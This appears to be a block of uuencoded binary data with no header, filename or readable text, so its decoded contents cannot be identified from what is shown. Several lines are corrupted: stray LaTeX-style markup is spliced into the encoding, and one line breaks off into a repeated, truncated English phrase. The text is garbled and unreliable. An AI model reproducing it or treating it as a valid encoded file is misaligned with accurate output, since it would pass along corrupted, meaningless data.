MG>'/^&IY='=;7];/6JVV&O-[#2K1.NI7DN-?31Z/JD\V^O6&O/BI]A>*CU*H M\$M55#VL[2D-,^8A\Z&L,--^0RB"U\$EB_<\$<WFUYWQS!(\/*>.9R,KJG+#-^% ME^N!-Z#UB1HEV?NM02/+N,(>R(1073/29A"K]H+SL'9N%01E&L.*"'+))BOS MST3.[@QV7CE''EA]\$,]\RD>)`AB`ZUQP!+,(&N^Y(HVFY7?`WYO_[.U;Z<YW M2LZ":N/AKMP#/='<R-6]7-VS2VK;BV#VJ:SADF1W\$O<D[AK@%7V:;:PPOLND MEXK?SK=4BZ?W>FEE\+/N9ZM<(9V"_\$HF)A\F\$,H,Y^9.7.F;#6Z&H-462-90 M/FOBV#F"&*?R8UW<&L:\$9'U2P9SK>?@/.O7XCS-]Q!%_;_-Y0!\-`1T:;M[\$ MZ5L="])]*8)1GHQZJHYVZ;/468OD5L<`)9)81UM1-;*47.=,!9@)[!G>\$Q6X MI;MIOA8&542EUM%QKNWVK(92JQ\W&9RFQ/"E'9/0"_MY2\-W3*VD:]Z(IS\@ M,L()%2Y-S=L\B,)QVW%S0D8J^./2.P]"0)9*U*DFZ<8=NM\$\EUI*/M=ZKNB^ M7,T[Q<'^MYYL74LH]H2=DC_R&Y'3#"31M4J)VG8?9,%Y?J=51N6^>>W<MX=R M&AUD.=<1PSY%!3,&H2<)`WK9FN]C,40P*%5F96\$N'*/*F/1?2W>E,H5KIN*, M"Y#ITAE;V;_`>\`/'@>DAM\YVECG]#(K81GQ=1(7R[G^10.9!*4N\$+\$EPN\$N MWWTUCBI%7A+G3/:UU<&GLWZF.([2QV-P8J23I7)-\$'))6@A!':7!?`RP2.HB $\texttt{M$G$\#) 4MX$>LQA=77X'I.$<&[."5LOWGLO5?5(-0$5E\/$$\BG.95(SH$<0KJ4"Q) $$LOWGLO5?5(-0$5E\/$$)$$ A substitution of the content of the conte$ MU1%N>VIZQ<!LJ\1WNC0#?`%0Q1T'03<>KX=3Y9,\$N?WN>DI"<F/4,;%)6>"B M?903?WE?&(<C8F1\$B8W([0;C>IFG3\$GN(U=HVZT51\$Q\$DC2B\$9:@K(-6"D'=FG3\$GN(U=HVZT51\$Q\$DC2B\$)MQY;:TJDW;F70QMG.CE+\LX.)Y^W\$<AU)8%B[`_Z^*;BK<FTD6Z\>U@Y:#33-M,(4&&E5SN;_/#&UPW;<7H+1WWIJT.M=AM#???:G,Y>CTG9].O*.:LRPX<!5+ $MT7\&>0[U2V[FS.L"F3Z1/B+6\&NBEV?0T\]"P2".PS+;=30$K\]-:<1A=U><+D$ M4R=+ZMB#L7K;Y+<[56])MA)[FC@M)CKM.3G.X>DHYC'931_^-:6YES,SR;W1 MN7;;JB0E;8T;EQ_\DL38@>=B9<M^6'L?W>LS4^7;J38E]2SZ9(%<KUJJ,J&% M[V[UF+=Y\$5YMNL3YFEY:<9!S[`WK]"W=_>J"TPT]EB[73-@GO+F=)-75=5S=

 $M7(\^{\}[C2RR6U>N72T''OW'DU+3,*6>.BAWM2N?PM[TP;KS,,/**+E>4BY7P>$ MOY) $X79/#<"]-Z?([[V/'PH>ZZ9LW`&G;=+;P?.LG1MR^-A%17/&NR\CY>.0M$ M_80MKCM'`_:=3M_1.J?9_KN+;VH=L':^%V_L\$+W0F7HV7-XGFV]APQ-O71@, M@\PXZ`;S1PK\$##[\NU?J_D_CWQ[\<[+U*4G_[]>3[0DT?2J1(^L5)":/M'R\$ $M?E_+=^<MJ]8J33WN)/>>/MRFR9^*=Z1;Z-@*^6X')347X!.BN+"4$ZM3F-8($ MY[6ZYMO-W?6OY.9SV>["\>W5[6'ADH3^+5JSX:NG;\KKKI:@;J\$QHYJ1(&:C MR(DE[!J!\BH?*D78+@P1,M#E#F24JAJOCF>F>@#E0SR2):BI"NPP]X#9Z#B# M'E=F8JN,L42KG6,S/<9WS[^?7*SL1I1J/+@PQC"NQ_W]:3W!&\G3UV9(<2A5 M!YD^-[:IXTOM82(/D/4;E5-:I_6_QK+_^X.RP#:C:+/'VMQ7IV?5'O@RF([N M6D)<!A@.37ZCW!+6Q([BC\,303&(UE#K:^HUQ_N<7:W@Z[#<2?,SW78BX0&! $MF?O'\&\#Y89;@P0!2\&LGG"]F=16((-I>YE\#\/>62R+L]D\&_6U,UD[;;ADRMHK3]) \\$ MR")7S.I\$+S.#E7@8GZ3:<8&X[Q3-V<&:>BA2`GA"[HR4:.&,X&-R:C%^)H=, $M7(9$A)IX)R]'0Q>(D$1V4O>BDQMM=GV(<LBITB:B0?D^N[.-IDL'-32'\+,0])$ M7)XB>:Z1`8P*`FC5THF@78%?/19)62'@&D'&FD#CL&%@I#<BU2-6L7M?/`<) M><&;?=#`K4\$(2!^4P807!HD"BBE*LPPUK3E(AP+:'??U1V&%)LOC'-8:MZN5 M212#\$0'KSN==?1^ZY[RL)SBEK=+15PL"=0'7&O4\O<B^+.GOCWK+X>;3E\M2 $M*C:NW:L(U-)*FK-KA_`5G/Q<-1,^3EER_,:CH;7>J>2.-BK%9I'DPW-D(AF)$ M6`/\$.!"`)F"`X\$*:D8.1PG(3X;8HT*%W5<\90#@!N\$\$MLXQ6@+=P)HTRT,J5 MAV@^J#1R<[&".Q0+<LZL**I<S;GB_5SVZ!OQ=J'(AGV9B9=*2.:NI@Z\?+'S $\label{eq:mean_substitute} $$M@4/V9A'8.6XHO&T2(Y;M*\DI+EI=LE\#/+F:R:WGF%HV(`<SF)NC6<R*=:QB< ... $$$ M^^OP[;YD4U:M\KN.3JK*Q%Z658N[]J6;-P3O)I.7M6=%2F5FJRQ*TJ&>HW,9 MB%8N;7=I'5A,2YR1RVIUFN]9QC"Q(\Q108Y300D=B?%H\2]`F(+FA3)Y+3U) M3CIF/6(<5F0WRA#7JWL[^X8L\<?H<&YJCEIE5HMYT.J\$#WN/GHT)Y/MFI7)W MVQ<??9P,BR:;QZVGUN?85R5![KFUOGGN^7CO)*18<K!D?&>_R_BPP<IX6D<J M\#NEL7-[%:]B)WUVG&)6AL8%]=ZUZ &B?0]5);LU[EGPOB1L@Z9@D*Q8-QS` M/1)J6\)SCE)2@2'7HGLU<#H?JU)PS4,2MJLO;O_WY>YA(]8)&;'PA\\$%`]0X M]/@<89\%Y1BF(78<;G'/1U"^LXZF5\$9*&.CGOAQGW_*Z\]K+]#T_80VIVB2? M=J1%5))*J2/UJ>I3]RGQSU+]8_L/WSZU_`>J8VTT\'8B64GSE+0N`#`+=<W9 M, MR92A8=!22\$Y'., #5^=RL_RFD+VB5^09823BW; 5WUPASK7K///PM>Z.I!U M/.J\$W3ZL[#U'AV7Z#@EE)'Y?:-3<HMNS^+(>E_>T;RVG7*I-Q+-483`_(28C M:"*-+Q4N)%543I2G32:5Z.:THS2IP^2?)YC/GL\T4['G8;M[70HEK)A04*1+ M=/SZI\6BIL?/)=^U/95NLOIMYOU!@&#J0.I&\$*9RZ"INZ\I:A;@2&`(M/CAI $\texttt{M=96\#K@*>6M=4+D]^;XQF.9U[C\JV[]AKJQ'<IC@ME<,+96`/*ZF.\$"2\$IV(+) }$ M3FX;1"?:EI>\$%"V+L3*+O[-"@&,4<D`<HR"H\$F*:YY(O-^_"GLFC6M\KWFEH MY"*VHL\$WOHR2\$R+/T(@%5!V8PX\)ZH1?]&UJ#(/^1,V"T?N:3?7IJHDXBV7X $\verb|M623W8EF;2%`LL5ZN$>: \verb|NJ7,B|_/OQPH>+M| 3LH<6Q<7CW&YQ"+`N<48,4.^V|$ MMGZ"(4\"`WZA/<:F&+(GM]D^*SO-S[(.3\7NG@:C<580L011KD9BXN04C&.4 M,Z54KA&I]998RBR_+:2^,#B,9*SSK?&^J]JS!=\$QXZK3"',T,\$&&IY+1+4!X $M@Y_*85?U=W3)^@96K.I.*7+T&AS'O=@\S\#O^\36+7E*FB"1TL34(SXH$<LH')$ MO/80!R=F!S:!DXF,-U[ESKI9`4D,70#3H1IV(,4=-P;DN1Q!'/B83SF:@[:MS7!=U?&?NPZ)D(M^UO441'CUXI7046"S>3LX:VCVV0893\$YB027F3Z^+2W-P MNE/&6\979:WM5QX"\=[>.+#&TFBF4>>MX.SY+8SH=:0`(22R9B7%<BHVQ^CY M[L+X8CH2M\$/@P8ET#YGA#2\FD6`X0^^[?NH1*EPDC=>1@,T;3,%-BR^YB4:L M; IAHT:>'1DL,-I8AL<T'XJT79"F@GZH0Y+<+Q@66XQ/%AOBDT1^EHV(8"\$B@ MJO-W43:CJ8I\$-*B1F2":+2K^?AONZ;&?/:@8:RUW\$2HY##\]E_SW6\PS:H7-MSBO-U-T,-1[MSH5G9UZ5V(*E&A?6>0":Q"=V,B^N;(.!B#!GFUU>ZQ:V&G"R $MN_{8L}_{0} = 0.00$ $MN_{8L}_{0} = 0.00$ M)YQ!DPW&9MR6M:T.GU_"(\$I!+0=O=6!JK_289X[J]^4::Y37H>5LI)Q'P<[W $M[O^P[S9],CM3F)3U(OM]&TN9YEX'(OOLOO+Z6/>7>F,1M*^=\3U5YONG1N+$ M275HE*YJX7)AMH@/E>1='QD+E^7B@0/=[3-M`>GB#\@ZX_W^J!S]9TZHESF? M.3?WBC[_7W1VC\$5Q#APY^:GCI"#EG'%ZNCECB]FS?Q_U7U_/CW/P;DCY=4?V MB4Q -F!%2I&*DCY54DC%0-M,1,8Q%5C#\$PI5?YWW)A'VM3MV :,@/\$ Z\$Q*Z M58Q5,9''V59\$^@Q@GR_TW?^WO+J7(MX:@LY'G_#7'(8'5L==BD0B>OK['(\F MYX-Q>W9P[C<\"\O6EA'?@S!Y6/Y>REQ2[I<)F\$^IDW\A[AEG#NK@])VHO*22 $M\&\)RO5N5, = _X5; MT0Fi2>44"=N]LE#06.AOQ`ACS"@^CL^%UKJ\$=NHJ5E2(V)$ MS\6^&8(4C!I-EKG00_K9.SB&>A1?KO8ANRM=HMY!OX,.YWZ[,*YZRM'2GEN-MB!V??OA!AGI5^]3)^+_#XP?3NW)T^9C<Z2B?^T4T"X83PQC;"C\#I?(,4A` M8DG"_ICG7M9IQ00&8TX//DEPR')HB>`>_PXL;X'7=A(9%>)7=<XKGMM,8D;K

M&=Q#OT[%FO/,B\$20*=Y1N'6SM%HQAP8,?U[51#@[#LY(X/'&3IRDNLIQCH0+ MW1T</:2NJ&P,BC<0:'48--[JQL>TX3@<"(;AO&W&K&,<F#V)A=%/."AYQF'! M--2K7<S`JV58S>A!/GVITG2-U`_V1HV:#4&%HMQY"OP#RYN&Y+D2*!/Y;'A. $M2:XL\$?W"O\&J^{+}T;7@F)\(:=\#K)QC72_^17WJ*IC6D6Y#9\$Q=40\$GZNF>;KA!$ M<G\$\<TT\$S!NBZC;.;9+@A,-LX/P+!5\$!F6?/WS2'MHG@_^&MLB"F#M8HA.,C MG%)+F9@)&Z9^Q[$M_"SP$ 8TK-3468J\S#(H<],=JP>(A/EZNVE)L**K['OEKG< $MVR^X0\&SLO+=AO7;^4*R/?W8K8TB*ZR)=V+P*7617,T\I'4;UY'-I<6;KD4:=$ M43[A]B-;<7=W[90MQHK_/!2@7Z=.ZE+H5"9`8Z;-SE7FU)\LACN1/6YAOJH" M^\T<*6")<LB`E\$W+7;#^P'E=#7.8-IYHRP`AT4>-Q-J,[=S=._:663P*KBTJ MN#6D[33M>YB^WL0!:]GG;3IY+6LTZ4PW4/CBKXGO<,J-\$L^?KC#4IWY:4NA(M3G-1`EU6-PNJ)5,>O&K]G;428OM?!409-S"6F\$2S-21%2HL+E%RLJ>@[9-5K MQONY8/:J-P108@P*EB>YA7;J10G51E>)9CHP08-IKA#`\$CM\$C3[Y8\$P.H?TT $\verb|MDZ9WW5YI+8'MY?EDHS^7:R76Y88YJCV3A4G|| = \verb|NMY28MOT&L;&8EP:U6.i@7||$ MF;0B;TAVZ6'=7.5.Q3+4FBP*6U#^SS:*^7K[,,>;6]]J;M5?^<#,0!<4@^0? M<<W#+)R$0/J2$WDVV;B*C.+E456K1]!CT[\B1AWA^@QTJ0T2"?:/R^.(U+*)R$0/J2$WDVV;B*C.+E456K1]!CT[\B1AWA^@QTJ0T2"?:/R^.(U+*)R$0/J2$WDVV;B*C.+E456K1]!CT[\B1AWA^@QTJ0T2"?:/R^.(U+*)R$0/J2$WDVV;B*C.+E456K1]!CT[\B1AWA^@QTJ0T2"?:/R^.(U+*)R$0/J2$WDVV;B*C.+E456K1]!CT[\B1AWA^@QTJ0T2"?:/R^.(U+*)R$0/J2$WDVV;B*C.+E456K1]!CT[\B1AWA^@QTJ0T2"?:/R^.(U+*)R$0/J2$WDVV;B*C.+E456K1]!CT[\B1AWA^@QTJ0T2"?:/R^.(U+*)R$0/J2$WDVV;B*C.+E456K1]!CT[\B1AWA^@QTJ0T2"?:/R^.(U+*)R$0/J2$WDVV;B*C.+E456K1]!CT[\B1AWA^@QTJ0T2"?:/R^.(U+*)R$0/J2$WDVV;B*C.+E456K1]!CT[\B1AWA^@QTJ0T2"?:/R^.(U+*)R$0/J2$WDVV;B*C.+E456K1]!CT[\B1AWA^@QTJ0T2"?:/R^.(U+*)R$0/J2$WDVV;B*C.+E456K1]!CT[\B1AWA^@QTJ0T2"?:/R^.(U+*)R$0/J2$WDVV;B*C.+E456K1]!CT[\B1AWA^@QTJ0T2"R^.(U+*)R$0/J2$WDVV;B*C.+E456K1]$ M6@F>7;&E1[E<-UR#CX)O6]RGDZYIC+*0=1@%I=+.J1;GM0<GR;DNNY)#<K(/ M"XH[MR"E01)!V2%5(4\$\$J5S5A21)!SZ^M]<XV*_'(IC^(3A'R;COW<-QN/Y> MLR*:[F^T.NP2;+!(7)!!Q*F]UO\$0N19I1&*Y29\YD.90:#RP%`!8`;U42*J2 $\verb|M3\E*=/Q'6TCVY9[OC<T'] & 2:>01 & AA((<+*CTUIE9J9)/TR] + TTUDRBW7+ \\$ MK8=/-TVQIKPMFEMD%E`XVIH\6XYAHN"U)=].;BUQU",8E5MAR2XH2+T:,?*/ MOX?+=LK]"2!!K460M'50[(;!;.],X,,S.XCW"MP_"X/'[-VS5*6_(N-RVKQ: M]&=[<3V[2D02KP^,'O/?*_WG%R;Z!K=B@2L.UJW:`W&B<-#&TE\$*<P;'Y6QW MO!"T[2GLIL>SM7;\%*R,1;>M;)V6,.TC#.Y^>1C+3IZV=*S;"WQ9:[;(=M. M,9#A#3W0@7-'B7ENW<,OOMY;*\!AM*X-\$"9L"9,EF]#9Q;\O#CI48.?#G\$S6 $M+'FX=-W0_B#]$ \$&K&)-.X:6J\=*<\04*@XB5ZF#E?BJQ(G/(]CRQ#7GGL6&JR M*.#:7%\&E.Z\9TX6T.WB<>"1RZ0J[X3B;.\$D%UY):^UEA"+'T+:8PZ3R,CI+ M;.!\KH7":F^Z&+H\$#S^K"R%1PJ;V:22HAFY"*(""?U(QS(06G*4&D-#CGQ*) M<J\RN2K6A<Q+D,Y," \ OA" \ 1%%BG2P*/.Z?0-S;4<A<\$105';3+;6ECD25H/; MGH2CO8H9/`1W2)V;,6S:=MECCALA>\@Q:456]I:E=KQ`P,*=[%`SO?HI<V4? M*HGFRMH@SOPT8M36KJ?&/5Q:;(!8#@L:\@CY6IF%3#G!&[2V]P!Q/6U4K>\$W M=/I@(EZO(8/B\$VSIC:]^B'8Z\$>]2%(3*-.DWF&%2UZ\^YT]RUN0JU?9K/CKN $M=*"YUA#; GADZA6NX7[L&>*(D=OS$8>/D5U)2:0?B&>G9$48\!6A(N<QX[,K*])$ $M+; %YVR[ZJ5T+'\8.^X."^MQ2QC,D<79GSS"F'5-:)=8[901\#T3GQZM9.,]A4$ MZYK<"*[\$[E3+?29B:<;.S).A)Z3TD<MF*'1W4:];O8<5:YS%=5NHREK*TC-J MISOT2E78'!`=-6P4SX=&NUOK'.[(6G1KT))%`J\$F>MRQAW'T5X9<5F&L")J' M2"OD(O8DU?'TN<QYE)ATN`U%E3YL3-9=^]4@A(286\$>N]I:+.(4]M,K=W=X4 MV:RK\$HHP.9@"^2'6PLR><>&Q;^TEF4ZA+71W+*<^N:3::>"NAJ(>/]=*I^O- $M_ML/LL81$\&24+I,.D5$*PX!^T:[+4.YKO#9=H&H76R4)@YQY!DUM8.?W^>=I$ M.-[;_V&>0NGZ_SN63C:\ENV_M(FI]<B^.;3RK3RX]NGM2H/2J#>^PU+QO,NE MLNM2MNAMU%&B0ZV%E84R%@,!*D3L<B=E3DN\:^;B=UTV6RDFAGKLG"#IG9/+ M5(D(`DH4!5)!PI%52O\+\I^M<CY4E1X]-NHZCD]OXO4C^SC]K&G98JLAV/=< $M/B'BN" > ; ZO*\&`620+"J8P3Q/>?5[]Q(Y+>SW[N^X^P58) <>>//"-F+ D+P%U$ M%_S8*+%_J8TPHF)SH^#@%Y<.&;&WG@KF9D8<.U!HBQN1M-3A2:9'\H3EI;(H $\label{eq:mjac} \texttt{MJ\&)D., ^M!=<S, KY:>} \\ \texttt{H6@Z)W2[N2', 3T<!V!CAQ+O)Y, ZZ\$=^H-I+?O, /T4CD}$ MEYB70]/6J2SIC*2/DWRC(01IZS6)^*6XQVN6Q<"-TL1D@SJWV`S9Q:+G"[+G M*D)<!R*14Q,>+_79FVV(`ZYJ5<.WCI<P@ZJ;VG^YI[AY4Q,1'#3.E;E?G)Q(M.J32%+428H-RM/0&XI\8M%)3X\=7OF#DA<]U^&#G3QBC(_!3M"*'FB(!_;@U $MP(\&ZW"NB\#F$G\X2>/!8<D4Z2,0R540+WE1@^&[LZN.P^$R';>[^.W3G'3A?.$ $M < K_0 + AS J = Q(N, CA;] = R & 9AD = 2? + 0) H; KL9 = W7/PJT = [.6JBAFW]$ M4Z:MUGSV1?K6MRF_I\$6>&^UC@T"QQHF`A;^D<&!0Z*0&:OMZL5E>A]R@YX;) MBOE; A3@X%FX'3KLRP!'S:?`@+1G=TQ!%((2FJ9XGV^SI,SH<.F;GFO*8=N)N MA,+C\$[]`OT.HPOKK6;Z6=ZQ=3-01)&IO&<E@<DD9Z#H;VJ3T:*0>&2`;B!!, $M<Q"+7&Z/"T1:$\#W8QS!?-8$$^7],8I'N\%G$K6:)YVVO<(N]$8?'2G++X.^N$ $MP!UC"[N+\$@M_96Q11\$>E+9N*L>&27BOQT`Q-PS/\]`0=;VBI"K;EY`8Q7LB,$ $M:O(XD3B.`(J"/'>S-<?38H8=H[/1(E9(X<`"&D!1UY\(OU\$,!"%S#.__'#C=))]$ MF)Y6>@Q)SV,+.I-8@Z@\$Y>_F&EPNC#>=GKV3VYEZR6P>\$K\$&51%8HJC\]6!% M1HZ6-.F"IGTU*K=60BGKU>-MU!US%EHUY1IDQS,]N:NDA\$[86&I(W9VJ?C[T MK^N4WR'N-@ENF_83]);W>/U/2=^K)VM[YN?^[.4W;Q)[LCDF%,\<M/!0,"D$ $MR+$\D$[EU(5=+L[<,_W5-1457&=;;K8;.9]]R8#<<!^AHD,M]E(:=%!Q.XT2)$ M*)MQ&<Q>D=.ON9C4AG65[S5*`O[52SDY[(\"PAV]IQ:1^]5?:86:(N7H9:.3

 $M!7J:FZY(^Z\	PP]@!B@[Q[9I&M:H_5Q3JU!>8D:$M\]4=Q<[E,R&)X9Q$G>$ M&4"6UN],(GZRVIUZ633KQ6_K>;TXU+18A,.1A3BW\6_AWCM'V_"\3PW)+5A8 M; [V<1^&]E8LC>8G94RXN+J78/9G'3O,=DM<AB4XFGJT#RY2!R':R&X;LDM_7 M\YMT\$E)0H\$*!Z'6U2U3K\=O1Y;RKU(^+:'E^>&QJ?AYKP=GDKA&&,,8FR7T` M/RM]3:TK!B,\$#.9+O^/F^C?R7+/GO<]SY[K=?=?S#LIT/GWKW9;DB?:JA*I\$ M\$\$(A0)#E7:J9=DZX!AT\WA/NE>PH4A&FO/4*TU#OU)GC6XDSU_RK23Z#?I6D M?#?\$?MG3RE_K_+>\$V?O_3_L-J-P-P+C=\$Q>1TV:S*X6]Z>0-4PI?B<E2.CV M>>?I>=,.O"R;--=66_.U2,K-55^PJ@T21I*T,R<R;K(S983,Q9W.[6IGJLCY $MHG^{-19}-,S+1,Z[Q:LN1C/NYV4=NZT\#;"-<\#?;J'7,'D3683P7162@[ZELT]$ $\texttt{M'G5-9IL^{\circ});} > -\texttt{P.\&HZ]M,L)WV5J-*ZBCJMX]WO(\&FM[UHM=PK4SKX*/=S%^AJ)WO(WHM=PK4SKX*/=S%^AJ)WO(WM=PK4SKX*/=S%^AJ)WO(WM=PK4SKX*/=S%^AJ)WO(WM=PK4SKX*/=S%^AJ)WO(WM=PK4SKX*/=S%^AJ)WO(WM=PK4SKX*/=S%^AJ)WO(WM=PK4SKX*/=S%^AJ)WO(WM=PK4SKX*/=S%^AJ)WO(WM=PK4SKX*/=S%^AJ)WO(WM=PK4SKX*/=S%^AJ)WO(WM=PK4SKX*/=S%^AJ)WO(WM=PK4SKX*/=S%^AJ)WO(WM=PK4SKX*/=S%^AJ)WO(WM=PK4SKX*/=S%^AJ)WO(WM=PK4SKX*/=S%^AJ)WO(WM=PK4SKX*/=S%^AJ$ MPSXPS\FO<P0Z:+#K2*&\3TXL,1WLD?\27;!ARVRU0\$X2R[],X7J>]@@/+\$ME MS`DWD[\$OS[7*LBF-J:>=%?D1>@5XC)R;-%?C0"_<:EI72(2H+PFB<%\$?ZOW+ $M[9+/GV0:71(P:40,4^{/!}PJIJ0\&;_0)14,))#QQM@],S3"O<XV'9FW;UK(,&R)$ M<T3,GF,F_U5XRH?,>WSUW)*'4A`DEN?\$=J;5JK=O'O.'?6[6\N;>%R4J_59# MO*V#]C5<RQMN>UIF<86\7[)]CH\$0(78GMSNE&.N6YYS).<K^"VG^Z!QRNU4, M+WV:J31XD[E\$5DKN2S6AR=XICZ-64F+=.?9.X>?28PSG_=YWT%!%D8@9\$.WF M6XYM[AEH+1\$8/3;;U]&_S&9JT-J'1\-W&YX)DK=F,6<I0N1ZR\AT>EO.XO=C M*.H@KY"7(:D=LP=@Z(8=\$N7ULS!F0F&KNV/1IW;'JZ&R]7DZ8L'\$6;4*BC`X M!(:QT39^7\$KI\.V<^&6E'@)C'ND30_/G?:.?7LSZ>+528:9\$,L!?;5FVQXX[M/_.RL)QS'*:GJ,M3VV35',YZ+<+V)Q4P>],W\$+4?,-9Q4,8--(#-<RF+BQ<9 MCN5TN*NAHT19>CGI\$Z:^OHRIN8WPU1(!FQE=#I;U_'G>#0TR95\$#`989B'.> MN!; K6ITX2U]SL>\GA2;_PE!@AM:0"Q%\2'NAD(Y]Y9*TC,=7\B;LW36J;2)Z M#821)PY/BUX-\$JU;<[U%"RK<-)V#`=B?18HL/2K@SE,QZ2ZCTF.);T"2)GK\$ MMT[-J*Y];;+!5FMOG;82\$Y]=1[G,RM';.VMITMMQLO3E&_<OED:209W.T>\$G MUU*VA60C<[#5#GZ(<:6`8<Z'A@E=G\$;64\$Q=\$&W]XPUJX=&+PR07:K;EUK*F MW, I^5HY2SJ7<F-I*=TB&=*[;\$S5_7KNL7K][1H0QH-@PRS30798SN;O#=<08 MOUF'; EP6K^:SV1<0M[L:#.M6K%K2VL4"2G(?S\LIJ^#(_%CEI:E\[9GGDU[1 $M.<TO>Q<&\I"JTJ^^>G.<9_=$'-QX.QNTQNR>E95CE[W]_XA0H5OOU)B(C=H=$ $M@S2YD/@,BJ4A=T2U-<@W'T3MA=[Q@,1Y?K/]<BP)0O\[)VG&>%NCC=4E*MVN$ M_UR%JWC5Z4SQY=0[2_/=95]Z\LT^AB727GC+<XWG^+_V>M3CXNU='>Y<'W=Q M8C]P#_OZ8^W^B'^W+9GN9.8TRY91`K>9KN)+EF#;_.-&(0<\@V)`8@U)6.WU M>Z?]AXO^R4JE5)%5(CY)*2&*D^YL)]AW\)^QF83V'TN]MH[S[9B-;Q'1^#]- $MM"V]I<^D<(_+Z[O:L\,-CIT6'*_3%GHO":?G=B3J^!=>82YN(X[I>^^ZO9[^$ $\label{eq:mg88W} $$ MG\$8W/>KT:\$2C78[.F\$0,\$-BPG"OIU\>\&E2DB<]R^S>\$:C8>:KDN8_\$9*!"NZ $$$ M.(>^\<ME[M7R\$<.&N^X_ZMU_8E[FJ)D\F[81GBM.8)84XD7(TBK2F,\$5+E?E MK@E3",(9"^'QE<FS59IR59D"^V5)2:+]-@ZST.+81XGBVJW6K)-<*7?`W767 M67PNU.N?4;X7!<EU7"0%<: 'XS7L%JN"Z%Q]HO.=S7MS'80S\$%Y7T1Y/3!ZO; $M#! Q'5] F6 < JRT6! SUB^3VE@TX_U"@$@RF51&F&SY"H.Y$+>); KD = [42@]$ $M[AK"CG:$\#XO\X/U9:6V\.[N(9[.A;M=$MPT0_8-=4-$6J$ENX7MDD>$M*0Q]]$ M30B,2S'!IJ70S0NT&VJ<`T"40&-@M#3ANQ^6,!L^+\`<495=X2D%\$S:'HJA0_ $M-6\XV:VDH7"SX'!,^@D?4SZ@E/*LT(.L,#(),^CDN,;JL+MI0<HZ)4[I3$3H]$ M7<,NSO(E]I%MY85*-83<_"<C(BM69XT*6*B'3L*U\^.IVN7B!-396V_/6R95 $\label{eq:mus_b(E2]`-77[/8@8!?J"&1H(\D5!/)4#0LR`1)^9RF7$Z7Q&Q]Z5$6S=<\#I} \\$ M.:B'M':*736]2GRPW<EL%R6&#M,(H!<S_(Y,=)N91#]`PT3OU\$G&<WM-6?8H $\texttt{M:[M?DB+U'*6\#.)+} \\ < (\texttt{APJ})_\texttt{DBX=YYR} \\ < \texttt{WOAN\&,7MIKR[KB7XJMH=:WFX*D;\&Z]} \\$ MA.\$OD!\$T9%6Y7*Q0E+C1HR(_!',\5[C=.T5`7OD(SXAME2+1B>)188"XH/(P $\label{eq:main_main_substitute} \texttt{M@1(FDP>W.4$\&\&\#NN[]R9.-X<U.6C.V} = <&VSQA\#\,CFR\#L\#?.S"!"L1-9$<>E \\ \texttt{E} = (CFR) + (CFR$ $MHX-;6-F.9"5OGHN&U6(1$;2J89QMT0N:,V$0:@AP1?)XR?)\:)&+$)U`U,4>$ M:9N)A(3F<1.!%(=8><Z?.C<+NT?KI.8O)]<\$Q9&W#M2F?&>P:.\$.%=^?)S6W M=64L`WG3C;<CQA8\RB7.U0SRR=?,(L(;KJH >MR>/\$[W-4'7IM2<'AN\+CR[MHW6[=::I0GCW>SB;"-,X:#@ER3MC],/@!;%UO"_;9N4N<P;;/*EVM%>/-P=# MI%GEJ#F#%^%F\$CZ98QQ,P[NX&Q)5>89E9))"S5L1E;3%!,6W=UHR3N4+,CUR M %G6;MHIR8\$=PY9\$F@Y\K*Y:,%%!Z%2DY;J/T6HFG3N15&5+V*D!WV,OB9EY MFW@\$M5'TSW,KPRV6IU<B[K7="=FC)#<X5F-..#7DE,ER6!MBZL9<(P&/)_I! M]+89%ZY<+3+JI=JPM`OMY*ZMODXO5;]SWES-@7D]%5.Z43TB-82K+4.E;5FM MT]I!>\EP+"NNSQ]KQ7V>!=G=G1,B[)(<,PN*P&\$CG':\`A\ZAKEK]QP>P@WC $\label{eq:mz^kxo@.*xnh?^lem??Ql1hy;S'#KJ_3#*Y&YQT#L3IE&U*J]/+\-]7'PTKNI$ M<U:D+OTE(^N'CI3P))_OT.90;R+VM#-#]6B_M&MT7#TQM*G>9S8ISA\$+YPP, MDNYSQ`<(*E"C`H/H1Y("2?2JDJH1\L]6_Y6-\$Z8I.]D[OR>R;W@"WF%!0%HR

MA!-IY"YB<,O[/K<OCG<)R>EIN`>#B=KE]7F=BRQY-K0SEB5_+)U_%<=G)RQ] $M]S?@:^=2>]\>7BKT(C[VO^6W9/"@P64?B_G/ZM7Q`J?&LBV*#^)8G\S\1=6D$ MKG:8W/"TH:_16>+!T_&+?X\$T")>4`"O(MF\$7*_;P&NS23#;XW!BG+NU5]MS_ $M(4"N*^+A^5MZ"I79YOT(4XJX=)Y57Q"058(C2*I0%W)Y)%(OEX&Z^;2"7%-)$ $M_{(8(80?Z[#-1+D1!/@,.B_Y4M$84EAK+BPMZ.JSCTSSA?+;JL3@EK5\6RN8))}$ $M'<]5BH95W-5V3M*X6/7UD*7[CA$]\RB"Q+$_CC)73*$7.CW2%(A3><"8E?H>$ M\$H0.:;3CTRW;>>80Y^60<V3,DF"L1%/H6C3Z^/1:^R.KEVYNZSWFT06N'`[& MRT01\$>/R**R!>9B?5FT/QK*!C4-VNY8[F\3);45H65M_-)S6UM*5&(AKAAQ6 MAZF2=[HX86CUDM6#Q-;*@<FJFEAK'/!UNV3G##,8B3.?@H67DY'F!]Q`"1(\$ MF*'`UHF92*DMMA>!M:M?5F80TZW&,82F0PEM;P215Q4/8QJ,R0[-@V&\$.Z:V $M3VR8#<2N[G#89;\]>'>,#[.%EPK+10S#2Q0(:"]+V0$SD'.$PBQU?6R)<$ ME;S`.<GPET#SWN6'.YS-W!V77B<%.R`F6[%D'1(,@B`R&DP_9PNY(BQ625NH M<!,68\$2HF#"9LXPX!0]P7;!B<?<!0,D!P#/YQMPP=P:[-+]!J!@6HXK2X[VZ M13V5=.(A"`2'>2*,<0F"\$":SG:P'QO:TH3W5!C>4S!\$Y#5G"0N\$N`C-N3BM0 M%@S*:W(6.@M5EG&!K>`2MK8L70M;MK1?G*S%.RNE9R\;)D\$<"CBDS1B/!-D_ $M[X4+0QQU4=IYO*YZB\^`MR%,;&$0I`K9&!Q",MU%OB3/DAX1,T<S]=4B(OX;$ M&4;7201\$LBP,Q'39WY_6?/YL]HW.LL%MS"?O6M+\W13':@CM-TIC:_6BF+;1 $MPTR,G$X/"EW,5?J&-M8@Z_CUP@ZV^J)&T-5?!$Q'E:"4LL&9]N*!=$]+K>=$ M=4+K.T-FV<; M&*NC9#%+&I&"K%[]HEN2:8KK<'T_ZX=^[BARV5&%X..=H\$YQ $\texttt{M\&5-4F.P=Z3G,SGCU\$XL,YQTV!LFO=;J^6FP<Z87WGZBNP;(L''<'6T\QV2Z8)}$ 